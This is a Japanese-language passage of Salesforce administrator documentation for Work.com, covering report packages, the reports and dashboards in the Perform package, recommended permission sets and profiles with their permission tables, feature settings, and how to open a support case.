使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

レポートおよびダッシュボードを使用して、組織における Work.com 機能の使用状況を確認します。

Salesforce のレポートおよびダッシュボードは、すべての Work.com ユーザが使用できます。システム管理者は、各自の Work.com エディションに適用されるレポートパッケージをインストールします。Work.com のレポートパッケージには、次の内容が含まれます。

- Work.com オブジェクトのカスタムレポートタイプ
- Work.com オブジェクトのカスタム項目
- ダッシュボードの例

購入した Work.com エディションに基づいて、次のいずれかのパッケージをインストールします。たとえば、組織で Work.com Align を所有している場合は、Align パッケージのみをインストールします。製品の契約書で、所有している Work.com エディションを確認してください。

メモ:

- パッケージをインストールする前に、使用する Work.com エディションに関連する機能が有効化されていることを確認します。事前に機能が有効化されている場合にのみ、パッケージは正しくインストールされます。
- Spring '15 リリースより後で Work.com を購入した場合は、Work.com Perform パッケージをインストールします。
- パッケージをすべてインストールことはできず、その必要もありません。

本番パッケージ:

- Work.com Motivate
- Work.com Align
- Work.com Perform
- 感謝とスキルのレポートおよびダッシュボード

Sandbox パッケージ:

- Work.com Motivate
- Work.com Align
- Work.com Perform
- **感謝とスキルのレポートおよびダッシュボード**

関連トピック:

Work.com **実装の概要**
Work.com **機能の概要**
Work.com **のレポートおよびダッシュボードの詳細**

Work.com のレポートおよびダッシュボードの詳細

Work.com のレポートおよびダッシュボードは、レポートパッケージに含まれ、開始ポイントとして適しています。次の例を参考に、組織にとって有益なレポートおよびダッシュボードを作成します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Work.com Perform パッケージのレポート

Work.com Perform パッケージをインストールすると、次のレポートを使用できます。Work.com のレポートは、機能別のフォルダにまとめられています。

- Work.com コーチングレポート
- Work.com 目標レポート
- Work.com パフォーマンスサマリーレポート
- Work.com レコグニションレポート
- Work.com スキルレポート

表 20 : Work.com コーチングレポート

レポート名	説明
コーチング活動 (ToDo と行動)	コーチングスペースに関連付けられた ToDo と行動
コーチング活動チーム - 過去 30 日間	チームの過去 30 日間のコーチング活動
コーチング活動 - 過去 30 日間	部門別に並び替えられた過去 30 日間のコーチング活動
コーチングカバー率レポート	部門別のコーチングスペースがあるユーザの割合
コーチング行動 (リレーション別)	コーチングスペースに関連付けられた行動
コーチングリレーション	組織内でのすべてのコーチングスペース

表 21 : Work.com 目標レポート

レポート名	説明
すべての目標	組織内でのすべての目標
すべての総計値	組織内でのすべての総計値
目標 (作成日別)	作成日で並び替えられた目標
主要な会社目標の進行状況	主要な会社目標、状況、および他の詳細
遅延または重大のフラグが付いた総計値	状況が遅延または重大の総計値
不活発な目標	30 日間変更されなかった目標
Work.com チーム目標の進行状況	チームの目標とその進行状況

表 22 : Work.com パフォーマンスサマリーレポート

レポート名	説明
マネージャがいるすべての有効なユーザ	組織内のマネージャがいるすべての有効なユーザ
マネージャの質問 - X	パフォーマンスサマリーで尋ねられるマネージャの質問
質問別のパフォーマンス回答 - Q1	パフォーマンスサイクル活動を追跡するためのサンプルレポート
質問別のパフォーマンス回答 - Q3	パフォーマンスサイクル活動を追跡するためのサンプルレポート
パフォーマンスサマリー (部門別)	部門別にグループ化されたパフォーマンスサマリー
回答を含むパフォーマンスサマリー - Q1	パフォーマンスサイクル活動を追跡するためのサンプルレポート
回答を含むパフォーマンスサマリー - Q3	パフォーマンスサイクル活動を追跡するためのサンプルレポート
パフォーマンスサマリーサイクル状況の更新	異なるパフォーマンスサマリーにわたる要求の状況
セルフサマリーの質問 - X	セルフサマリーで尋ねられる質問
サマリーサイクルの詳細	パフォーマンスサイクルあたりの参加者の割合
サマリーサイクルの詳細 - 送信済み	パフォーマンスサイクルあたりの送信済み要求の割合

表 23 : Work.com レコグニションレポート

レポート名	説明
付与されたバッジ数 - 付与日別	付与された感謝バッジ数を各バッジの付与日別に分類

レポート名	説明
付与されたバッジの詳細	付与された感謝バッジを個々のバッジおよびバッジ付与者の役割別に分類
受け取ったバッジの詳細	受け取ったバッジを個々のバッジおよびバッジ受領者の役割別に分類
付与された報奨資金	各報奨資金の配布額
残りの報奨資金	各報奨資金の残額
感謝数 (付与者別)	各ユーザ別の付与された感謝バッジ数
付与された感謝数 - 受領者データ	各ユーザ別の受領した感謝バッジ数
受け取った感謝数 (役割別)	各役割別の受け取った感謝バッジ数

表 24 : Work.com スキルレポート

レポート名	説明
最も支持されたユーザ	スキルの支持が最も高いユーザ
スキルが最も高いユーザ	関連するスキルレコードが最も多いユーザ
新規スキル (作成日別)	作成日で並び替えられたスキル
スキルの支持 (日付別)	作成日で並び替えられた支持
プロファイルに追加されたスキル (日付別)	各種ユーザプロファイルに関連付けられた日付で並び替えられたスキル
トップスキル	スキルを持つユーザ数で並び替えられたスキル

Work.com Perform パッケージのダッシュボード

Work.com Perform パッケージをインストールすると、次のダッシュボードを使用できます。

- Work.com コーチングダッシュボード
- Work.com パフォーマンスサマリーダッシュボード
- Work.com レコグニションダッシュボード
- Work.com スキルダッシュボード

表 25 : Work.com コーチングダッシュボード

レポート名	説明
会社コーチングダッシュボード	会社全体のコーチングカバー率と活動を表示します
会社目標ダッシュボード	主要な会社目標と作成された目標数を表示します
マネージャコーチングダッシュボード	チームに関係するコーチングと目標を表示します

表 26 : Work.com パフォーマンスサマリーダッシュボード

レポート名	説明
パフォーマンスサイクルダッシュボード	参加者、質問、および特定のパフォーマンスサイクルの進行状況に関する統計情報を表示します

表 27 : Work.com レコグニションダッシュボード

レポート名	説明
レコグニションダッシュボード	バッジの統計と、バッジを付与および受領するユーザを表示します
報奨付きレコグニションダッシュボード	バッジおよび報奨の統計と、バッジを付与および受領するユーザを表示します

表 28 : Work.com スキルダッシュボード

レポート名	説明
スキルダッシュボード	組織のスキルの統計を表示します

関連トピック:

Work.com のレポートおよびダッシュボードの概要

推奨される Work.com 権限セット

Work.com ユーザの種別ごとに異なる権限セットを作成します。

Work.com ユーザの種別ごとに新しい権限セットを作成します。

段階的な手順: 権限セットを作成、編集、割り当てる

次の表を参考にして、各権限セットに適切なオブジェクト設定およびシステム権限を割り当てます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

標準ユーザ

標準ユーザの権限セットは、ユーザに Work.com の基本的な全機能の使用を許可します。

表 29 : 標準ユーザのオブジェクト設定

オブジェクト名	タブ設定	参照	作成	編集	削除	すべてのデータの参照 (VAD)	すべてのデータの編集 (MAD)
バッジ (タブ)	選択可能 参照可能						
コーチング (オブジェクト)		✓	✓	✓			
コーチング (タブ)	選択可能 参照可能						
ドキュメント		✓	✓	✓			
支持		✓	✓	✓	✓		
フィードバック (オブジェクト)		✓	✓	✓	✓		
フィードバック質問		✓	✓	✓			
フィードバック質問セット		✓	✓	✓			
フィードバック要求 (および [フィードバック] タブ)	選択可能 参照可能	✓	✓	✓			
目標リンク		✓	✓	✓	✓		
目標 (オブジェクト)		✓	✓	✓	✓		
目標 ([完了日] 項目)		✓					
目標 ([主要な会社目標] 項目)		✓					
目標 (タブ)	選択可能 参照可能						
総計値データリンク		✓	✓	✓	✓		
総計値		✓	✓	✓	✓		

オブジェクト名	タブ設定	参照	作成	編集	削除	すべてのデータの参照 (VAD)	すべてのデータの編集 (MAD)
パフォーマンスサイクル	選択可能 参照可能	✓					
レコグニション (タブ)	選択可能 参照可能						
報奨資金	選択可能 参照可能	✓					
報奨資金種別	選択可能 参照可能	✓					
報奨		✓					
スキル	選択可能 参照可能	✓	✓				
スキルユーザ		✓	✓	✓	✓		

表 30 : 標準ユーザのシステム権限

システム権限	有効
API の有効化	✓
行動の編集	✓
ToDo の編集	✓

パフォーマンスサイクルマネージャ

パフォーマンスサイクルマネージャの権限セットは通常、パフォーマンスサマリーを作成して従業員にリリースする場合に使用します。

メモ: この権限セットは、標準ユーザの権限セットがあるユーザに割り当てます。

表 31 : パフォーマンスサイクルマネージャのオブジェクト設定

オブジェクト名	タブ設定	参照	作成	編集	削除	すべてのデータの参照 (VAD)	すべてのデータの編集 (MAD)
調整 (タブ)	選択可能 参照可能						
フィードバック (オブジェクト)		✓	✓	✓	✓	✓	✓
フィードバック質問		✓	✓	✓	✓	✓	✓
フィードバック質問セット		✓	✓	✓	✓	✓	✓
フィードバック要求 (および[フィードバック]タブ)	選択可能 参照可能	✓	✓	✓	✓	✓	✓
パフォーマンスサイクル	選択可能 参照可能	✓	✓	✓	✓	✓	✓

表 32 : パフォーマンスサイクルマネージャのシステム権限

システム権限	有効
Work.com 調整の有効化	✓
設定・定義を参照する	✓

カスタムバッジ作成者

カスタムバッジ作成者の権限セットのあるユーザは、カスタムバッジを作成できます。

メモ:

- [カスタムバッジ作成者の制限]設定が有効になっている場合は、ユーザが Reward オブジェクトの[作成]も有効する必要があります。
- この権限セットは、標準ユーザの権限セットがあるユーザに割り当てます。

表 33 : カスタムバッジ作成者のシステム権限

システム権限	有効
カスタムバッジ定義の作成	✓
Chatter のモデレート	✓

報奨作成者

報奨作成者の権限セットは、バッジを具体的な報奨に関連付けることができるユーザが使用します。

メモ: この権限セットは、標準ユーザの権限セットがあるユーザに割り当てます。

表 34 : 報奨作成者のオブジェクト設定

オブジェクト名	参照	作成	編集	削除	すべてのデータの参照 (VAD)	すべてのデータの編集 (MAD)
報奨資金	✓	✓	✓	✓		
報奨資金種別	✓	✓	✓	✓		
報奨	✓	✓	✓	✓		

表 35 : 報奨作成者のシステム権限

システム権限	有効
カスタムバッジ定義の作成	✓

Work.com 管理者

Work.com 管理者の権限セットは、ユーザに Work.com のすべてのオブジェクトおよび機能への完全な管理者アクセス権を付与します。この権限セットは、標準ユーザの権限セットがないユーザに割り当てます。

表 36 : 標準ユーザのオブジェクト設定

オブジェクト名	タブ設定	参照	作成	編集	削除	すべてのデータの参照 (VAD)	すべてのデータの編集 (MAD)
バッジ (タブ)	選択可能 ✓ 参照可能 ✓						

オブジェクト名	タブ設定	参照	作成	編集	削除	すべてのデータの参照 (VAD)	すべてのデータの編集 (MAD)
調整 (タブ)	選択可能 ✅ 参照可能 ✅						
コーチング (オブジェクト)		✅	✅	✅	✅	✅	✅
コーチング (タブ)	選択可能 ✅ 参照可能 ✅						
ドキュメント		✅	✅	✅	✅	✅	✅
支持		✅	✅	✅	✅	✅	✅
フィードバック (オブジェクト)		✅	✅	✅	✅	✅	✅
フィードバック質問		✅	✅	✅	✅	✅	✅
フィードバック質問セット		✅	✅	✅	✅	✅	✅
フィードバック要求 (および[フィードバック]タブ)	選択可能 ✅ 参照可能 ✅	✅	✅	✅	✅	✅	✅
目標リンク		✅	✅	✅	✅	✅	✅
目標 (オブジェクト)		✅	✅	✅	✅	✅	✅
目標 ([完了日] 項目)		✅					
目標([主要な会社目標]項目)		✅		✅			
目標 (タブ)	選択可能 ✅ 参照可能 ✅						
総計値データリンク		✅	✅	✅	✅	✅	✅
総計値		✅	✅	✅	✅	✅	✅

オブジェクト名	タブ設定	参照	作成	編集	削除	すべてのデータの参照 (VAD)	すべてのデータの編集 (MAD)
パフォーマンスサイクル	選択可能 参照可能	✓	✓	✓	✓	✓	✓
レコグニション (タブ)	選択可能 参照可能						
報奨資金	選択可能 参照可能	✓	✓	✓	✓	✓	✓
報奨資金種別	選択可能 参照可能	✓	✓	✓	✓	✓	✓
報奨		✓	✓	✓	✓	✓	✓
スキル	選択可能 参照可能	✓	✓	✓	✓	✓	✓
スキルユーザ		✓	✓	✓	✓	✓	✓

表 37 : Work.com 管理者のシステム権限

システム権限	有効
API の有効化	✓
カスタムバッジ定義の作成	✓
行動の編集	✓
ToDo の編集	✓
Work.com 調整の有効化	✓
Chatter のモデレート	✓

システム権限	有効
設定・定義を参照する	✓

関連トピック:

- Work.com 機能へのアクセス
- Work.com 権限セットの割り当て

推奨される Work.com プロファイル

Work.com ユーザの種別ごとに異なるプロファイルを作成します。

Work.com ユーザの種別ごとに新しいプロファイルを作成します。プロファイルの作成についての詳細は、[拡張プロファイルユーザインターフェースを有効化] 設定が有効かどうかに応じて、「元のプロファイルインターフェースでの操作」または「拡張プロファイルユーザインターフェースページでの操作」のいずれかを参照してください。

メモ: Professional Edition 組織では、既存のプロファイルを使用してアクセス権を付与する必要があります。Work.com 限定ユーザ、Chatter 限定ユーザ、標準ユーザのプロファイルは、Work.com オブジェクトへの基本的なアクセス権を付与します。システム管理者のプロファイルは、ユーザに Work.com の全機能への完全な管理者アクセス権を付与します。

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

次の表を参考にして、各プロファイルの適切なオブジェクト設定およびシステム権限を割り当てます。

標準ユーザ

標準ユーザのプロファイルは、ユーザに Work.com の基本的な全機能の使用を許可します。

表 38: 標準ユーザのオブジェクト設定

オブジェクト名	タブ設定	参照	作成	編集	削除	すべてのデータの参照 (VAD)	すべてのデータの編集 (MAD)
バッジ (タブ)	デフォルトで表示						
コーチング (オブジェクト)		✓	✓	✓			
コーチング (タブ)	デフォルトで表示						
ドキュメント		✓	✓	✓			
支持		✓	✓	✓	✓		

オブジェクト名	タブ設定	参照	作成	編集	削除	すべてのデータの参照 (VAD)	すべてのデータの編集 (MAD)
フィードバック (オブジェクト)		✅	✅	✅	✅		
フィードバック質問		✅	✅	✅			
フィードバック質問セット		✅	✅	✅			
フィードバック要求 (および [フィードバック] タブ)	デフォルトで表示	✅	✅	✅			
目標リンク		✅	✅	✅	✅		
目標 (オブジェクト)		✅	✅	✅	✅		
目標 ([完了日] 項目)		✅					
目標 ([主要な会社目標] 項目)		✅					
目標 (タブ)	デフォルトで表示						
総計値データリンク		✅	✅	✅	✅		
総計値		✅	✅	✅	✅		
パフォーマンスサイクル	デフォルトで表示	✅					
レコグニション (タブ)	デフォルトで表示						
報奨資金	デフォルトで表示	✅					
報奨資金種別	デフォルトで表示	✅					
報奨		✅					
スキル	デフォルトで表示	✅	✅				
スキルユーザ		✅	✅	✅	✅		

表 39 : 標準ユーザのシステム権限

システム権限	有効
API の有効化	✅
行動の編集	✅
ToDo の編集	✅

パフォーマンスサイクルマネージャ

パフォーマンスサイクルマネージャのプロファイルは通常、パフォーマンスサマリーを作成して従業員にリリースする場合に使用します。

表 40 : パフォーマンスサイクルマネージャのオブジェクト設定

オブジェクト名	タブ設定	参照	作成	編集	削除	すべてのデータの参照 (VAD)	すべてのデータの編集 (MAD)
バッジ (タブ)	デフォルトで表示						
調整 (タブ)	デフォルトで表示						
コーチング (オブジェクト)		✅	✅	✅	✅		
コーチング (タブ)	デフォルトで表示						
ドキュメント		✅	✅	✅			
支持		✅	✅	✅	✅		
フィードバック (オブジェクト)		✅	✅	✅	✅	✅	✅
フィードバック質問		✅	✅	✅	✅	✅	✅
フィードバック質問セット		✅	✅	✅	✅	✅	✅
フィードバック要求 (および[フィードバック]タブ)	デフォルトで表示	✅	✅	✅	✅	✅	✅
目標リンク		✅	✅	✅	✅		
目標 (オブジェクト)		✅	✅	✅	✅		

オブジェクト名	タブ設定	参照	作成	編集	削除	すべてのデータの参照 (VAD)	すべてのデータの編集 (MAD)
目標 ([完了日] 項目)		✓					
目標 ([主要な会社目標] 項目)		✓					
目標 (タブ)	デフォルトで表示						
総計値データリンク		✓	✓	✓	✓		
総計値		✓	✓	✓	✓		
パフォーマンスサイクル	デフォルトで表示	✓	✓	✓	✓	✓	✓
レコグニション (タブ)	デフォルトで表示						
報奨資金	デフォルトで表示	✓					
報奨資金種別	デフォルトで表示	✓					
報奨		✓					
スキル	デフォルトで表示	✓	✓				
スキルユーザ		✓	✓	✓	✓		

表 41 : パフォーマンスサイクルマネージャのシステム権限

システム権限	有効
API の有効化	✓
行動の編集	✓
ToDo の編集	✓
Work.com 調整の有効化	✓
設定・定義を参照する	✓

Work.com 管理者

Work.com 管理者のプロファイルは、ユーザに Work.com のすべてのオブジェクトおよび機能への完全な管理者アクセス権を付与します。

表 42 : Work.com 管理者のオブジェクト設定

オブジェクト名	タブ設定	参照	作成	編集	削除	すべてのデータの参照 (VAD)	すべてのデータの編集 (MAD)
バッジ (タブ)	デフォルトで表示						
調整 (タブ)	デフォルトで表示						
コーチング (オブジェクト)		✅	✅	✅	✅	✅	✅
コーチング (タブ)	デフォルトで表示						
ドキュメント		✅	✅	✅	✅	✅	✅
支持		✅	✅	✅	✅	✅	✅
フィードバック (オブジェクト)		✅	✅	✅	✅	✅	✅
フィードバック質問		✅	✅	✅	✅	✅	✅
フィードバック質問セット		✅	✅	✅	✅	✅	✅
フィードバック要求 (および [フィードバック] タブ)	デフォルトで表示	✅	✅	✅	✅	✅	✅
目標リンク		✅	✅	✅	✅	✅	✅
目標 (オブジェクト)		✅	✅	✅	✅	✅	✅
目標 ([完了日] 項目)		✅					
目標 ([主要な会社目標] 項目)		✅		✅			
目標 (タブ)	デフォルトで表示						
総計値データリンク		✅	✅	✅	✅	✅	✅
総計値		✅	✅	✅	✅	✅	✅
パフォーマンスサイクル	デフォルトで表示	✅	✅	✅	✅	✅	✅
レコグニション (タブ)	デフォルトで表示						
報奨資金	デフォルトで表示	✅	✅	✅	✅	✅	✅

オブジェクト名	タブ設定	参照	作成	編集	削除	すべてのデータの参照 (VAD)	すべてのデータの編集 (MAD)
報奨資金種別	デフォルトで表示	✓	✓	✓	✓	✓	✓
報奨		✓	✓	✓	✓	✓	✓
スキル	デフォルトで表示	✓	✓	✓	✓	✓	✓
スキルユーザ		✓	✓	✓	✓	✓	✓

表 43 : Work.com 管理者のシステム権限

システム権限	有効
API の有効化	✓
カスタムバッジ定義の作成	✓
行動の編集	✓
ToDo の編集	✓
Work.com 調整の有効化	✓
Chatter のモデレート	✓
設定・定義を参照する	✓

関連トピック:

- Work.com 機能へのアクセス
- Work.com プロファイルの割り当て

Work.com 機能の管理

Work.com の設定の有効化または無効化

Work.com の [設定] ページでは、感謝、報奨、調整、スキルなど、組織の機能を有効化および無効化することができます。

[感謝設定] および [スキル設定] 以外のすべての設定には、Work.com ライセンスが必要です。Work.com は、**Professional Edition**、**Enterprise Edition**、または **Unlimited Edition** のアドオンライセンスとして取得できます。また、**Performance Edition** には含まれています。

1. [設定] から、[クイック検索] ボックスに「Work.com の設定」と入力して、**[Work.com の設定]** を選択します。
2. 有効にする Work.com 機能を選択するか、無効にする機能を選択解除します。

機能	セクション	説明
感謝の有効化	感謝設定	感謝を有効にし、Chatter フィードで感謝バッジによって他のユーザを表彰できるようにします。 この設定を無効にすると、ユーザには Chatter パブリッシャーの [感謝] アクションが表示されなくなります。ただし、それより前に作成された感謝投稿は引き続き表示されます。
カスタムバッジの作成者の制限	感謝設定	デフォルトでは、すべてのユーザがカスタムバッジを作成できます。この設定は、報奨オブジェクトに対する「作成」権限を持つユーザに、バッジの作成を制限します。
報奨の有効化	評価設定	報奨を有効にして、具体的な報奨をバッジに関連付けます。報奨の作成者は、ギフトコードをアップロードして報奨資金を作成できます。報奨の作成についての詳細は、「報奨資金」トピックを参照してください。
コーチングのマネージャグループの有効化	コーチング設定	マネージャグループを有効にして、部下のユーザのコーチングスペースへのアクセス権をマネージャに付与します。この設定を有効にするには、最初に [設定] の [共有設定] にある [マネー

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Work.com の設定を編集する
- 「アプリケーションのカスタマイズ」

機能	セクション	説明
		ジャグループ] 設定を有効にする必要があります。
目標のマネージャグループの有効化	目標設定	マネージャグループを有効にして、部下のユーザの目標へのアクセス権をマネージャに付与します。この設定を有効にするには、最初に [設定] の [共有設定] にある [マネージャグループ] 設定を有効にする必要があります。
調整の有効化	実行設定	調整を有効にして、チームまたは複数のユーザにまたがってパフォーマンスを表示および更新します。 メモ: Performance Edition 組織の場合、契約管理者、マーケティングユーザ、参照のみ、ソリューション管理者の各プロファイルでは調整を使用できません。
スキルの有効化	スキル設定	スキルを有効にして、ユーザが自分のプロファイルにスキルを追加したり、他のユーザのスキルを支持したりできるようにします。この設定を有効化すると、Chatter プロファイルの [知識のある分野] ウィジェットが置き換えられます。
レコード詳細ページでのスキルと支持の編集の制限	スキル設定	Chatter プロファイルのスキルと支持のインライン編集を無効にし、レコード詳細ページの編集を制限します。カスタム必須項目でこれらのオブジェクトをカスタマイズした場合にお勧めします。 メモ: Chatter プロファイルのスキルを使用する場合は、この設定を有効化しないでください。
スキルの自動フィード投稿の有効化	スキル設定	ユーザが新しいスキルを追加したときに、Chatter フィード投稿を自動的に作成できるようにします。
推奨スキルの有効化	スキル設定	推奨スキルを有効にして、スキルウィジェットが Chatter でのトピック活動に基づいてユーザが追加するスキルを提案するようにします。

3. [保存] をクリックします。

関連トピック:

- Work.com 実装の概要
- パフォーマンスサマリーサイクルの概要
- Work.com のエディションおよび権限
- 調整の概要
- スキルのカスタマイズ
- サポートケースの作成

Work.com のエディションおよび権限

ほとんどの Work.com 機能には Work.com アドオンが必要ですが、Sales Cloud ユーザはスキルおよび感謝機能 (報奨を除く) を無料で利用できます。各タスクで必要な権限と設定は、機能エリア別に分けられています。

エディション

使用可能なエディション: Salesforce Classic

Work.com は、**Professional Edition**、**Enterprise Edition**、**Unlimited Edition**、または **Developer Edition** のアドオンライセンスとして取得できます。また、**Performance Edition** には含まれています。

一般的な Work.com 管理者タスク

これには、Work.com の管理と実装に関するタスクが含まれます。

管理者タスク	必要な設定とユーザ権限
Work.com 機能を有効化する	「アプリケーションのカスタマイズ」
Work.com 管理者を割り当てる	「アプリケーションのカスタマイズ」
権限セットを割り当てる	「権限セットの割り当て」
プロファイルを割り当てる	「ユーザの管理」
ユーザライセンスを割り当てる	「ユーザの管理」
ユーザ機能ライセンスを割り当てる	「ユーザの管理」
アクションを設定する	「アプリケーションのカスタマイズ」
フィードの項目追跡をカスタマイズする	「アプリケーションのカスタマイズ」
項目レベルセキュリティを設定する	「プロファイルと権限セットの管理」 「アプリケーションのカスタマイズ」

感謝および報奨タスク

これには、感謝バッジおよび報奨の参照や作成など、Work.com エンドユーザのタスクが含まれます。

エンドユーザタスク	必要な設定とユーザ権限
[バッジ] タブを参照する	追加のユーザ権限は必要ありません
バッジを作成する	ドキュメントに対する「作成」 [カスタムバッジの作成者の制限]設定はデフォルトで無効になっています。この設定が有効になっている場合は、ユーザに「カスタムバッジ定義を作成」権限が必要です。
報奨資金を参照する	報奨資金に対する「参照」
報奨資金を作成する	報奨に対する「作成」 報奨資金に対する「作成」
報奨資金種別を参照する	報奨資金種別に対する「参照」
報奨資金種別を作成する	報奨資金種別に対する「作成」 報奨資金に対する「参照」および「作成」 報奨に対する「参照」および「作成」

スキルタスク

これには、スキルを使用する Work.com エンドユーザのタスクが含まれます。

エンドユーザタスク	必要な設定とユーザ権限
スキルを追加する	スキルおよびスキルユーザに対する「作成」
スキルを削除する	スキルに対する「参照」 スキルユーザに対する「削除」
スキルへの支持を追加する	支持に対する「作成」 スキルおよびスキルユーザに対する「参照」

目標タスク

これには、目標を使用する Work.com エンドユーザのタスクが含まれます。

エンドユーザタスク	必要な設定とユーザ権限
目標を参照する	目標および目標リンクに対する「参照」
目標を作成する	目標および目標リンクに対する「作成」
目標を編集する	目標および目標リンクに対する「編集」

エンドユーザタスク	必要な設定とユーザ権限
目標を削除する	目標および目標リンクに対する「削除」

総計値タスク

これには、総計値を使用する Work.com エンドユーザのタスクが含まれます。

エンドユーザタスク	必要な設定とユーザ権限
総計値を参照する	総計値に対する「参照」
総計値を作成する	総計値に対する「作成」権限
レポートに総計値をリンクする	総計値データリンクに対する「作成」権限

コーチングタスク

これには、コーチングスペースを使用する Work.com エンドユーザのタスクが含まれます。

エンドユーザタスク	必要な設定とユーザ権限
コーチングスペースを参照する	コーチングに対する「参照」
コーチングスペースを作成する	コーチングに対する「作成」
コーチングを無効に設定する	コーチングに対する「編集」

フィードバックタスク

これには、フィードバックを使用する Work.com エンドユーザのタスクが含まれます。

エンドユーザタスク	必要な設定とユーザ権限
フィードバックを参照する	フィードバック、フィードバック質問、フィードバック質問セット、フィードバック要求に対する「参照」 パフォーマンスサイクルに対する「参照」
フィードバックを作成する	フィードバック、フィードバック質問、フィードバック質問セット、フィードバック要求に対する「作成」 パフォーマンスサイクルに対する「参照」
フィードバックを編集または送信する	フィードバック、フィードバック質問、フィードバック質問セット、フィードバック要求に対する「編集」 パフォーマンスサイクルに対する「参照」

エンドユーザタスク	必要な設定とユーザ権限
フィードバックを削除する (MAD/VAD 権限を持つ管理者のみ)	フィードバック、フィードバック質問、フィードバック質問セット、フィードバック要求に対する「削除」 パフォーマンスサイクルに対する「参照」

パフォーマンスサマリータスク

これには、パフォーマンスサマリーを使用する Work.com エンドユーザのタスクが含まれます。

エンドユーザタスク	必要な設定とユーザ権限
パフォーマンスサマリーを参照する	パフォーマンスサイクルに対する「参照」
パフォーマンスサマリーを作成する	パフォーマンスサイクルに対する「作成」
パフォーマンスサマリーに回答して送信する	フィードバック、フィードバック質問、フィードバック質問セット、フィードバック要求に対する「作成」、「参照」、および「編集」 パフォーマンスサイクルに対する「参照」
パフォーマンスサマリーにピアを追加する	フィードバック、フィードバック質問、フィードバック質問セット、フィードバック要求に対する「作成」、「参照」、および「編集」 パフォーマンスサイクルに対する「参照」

パフォーマンスサマリーサイクルタスク

これには、パフォーマンスサマリーサイクルを管理する Work.com 管理者のタスクが含まれます。

管理者タスク	必要な設定とユーザ権限
パフォーマンスサマリーサイクルを作成する	フィードバック、フィードバック質問、フィードバック質問セット、フィードバック要求、パフォーマンスサイクルに対する「作成」、「参照」、「編集」、「削除」、「すべての参照」、および「すべての編集」
パフォーマンスサマリーサイクルにユーザを追加する	「設定・定義を参照する」 フィードバック、フィードバック質問、フィードバック質問セット、フィードバック要求、パフォーマンスサイクルに対する「作成」、「参照」、「編集」、「削除」、「すべての参照」、および「すべての編集」

管理者タスク	必要な設定とユーザ権限
パフォーマンスサマリーサイクルからユーザを削除する	フィードバック、フィードバック質問、フィードバック質問セット、フィードバック要求、パフォーマンスサイクルに対する「作成」、「参照」、「編集」、「削除」、「すべての参照」、および「すべての編集」
パフォーマンスサマリーサイクルを編集する	フィードバック、フィードバック質問、フィードバック質問セット、フィードバック要求、パフォーマンスサイクルに対する「作成」、「参照」、「編集」、「削除」、「すべての参照」、および「すべての編集」
[調整] タブを参照する	「Work.com 調整の有効化」
パフォーマンスの評価を編集する	フィードバック、フィードバック質問、フィードバック質問セット、フィードバック要求に対する「作成」、「参照」、および「編集」 パフォーマンスサイクルに対する「参照」 「Work.com 調整の有効化」

関連トピック:

- Work.com の設定の有効化または無効化
- Work.com 実装の概要

サポートケースの作成


特定の権限を有効にする必要がある場合や技術的な問題が生じた場合は、サポートに新規ケースを登録します。

1. Salesforce にログインし、[ヘルプ & トレーニング] ページに移動します。
2. [【カスタマーサポートへの連絡】] セクションで、[ケースを作成] をクリックします。


エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

すべてのエディションで使用可能



3. サポートトピックとカテゴリを選択します。
   たとえば、Work.com に関連する問題の場合は、**[[Sales Cloud]] > [Work.com]** をクリックします。
4. 問題に関連する質問を選択します。
5. 問題の解決策が見つからない場合は、**[新規ケースを登録]** をクリックします。



6. ケースの詳細を入力し、**[送信]** をクリックします。

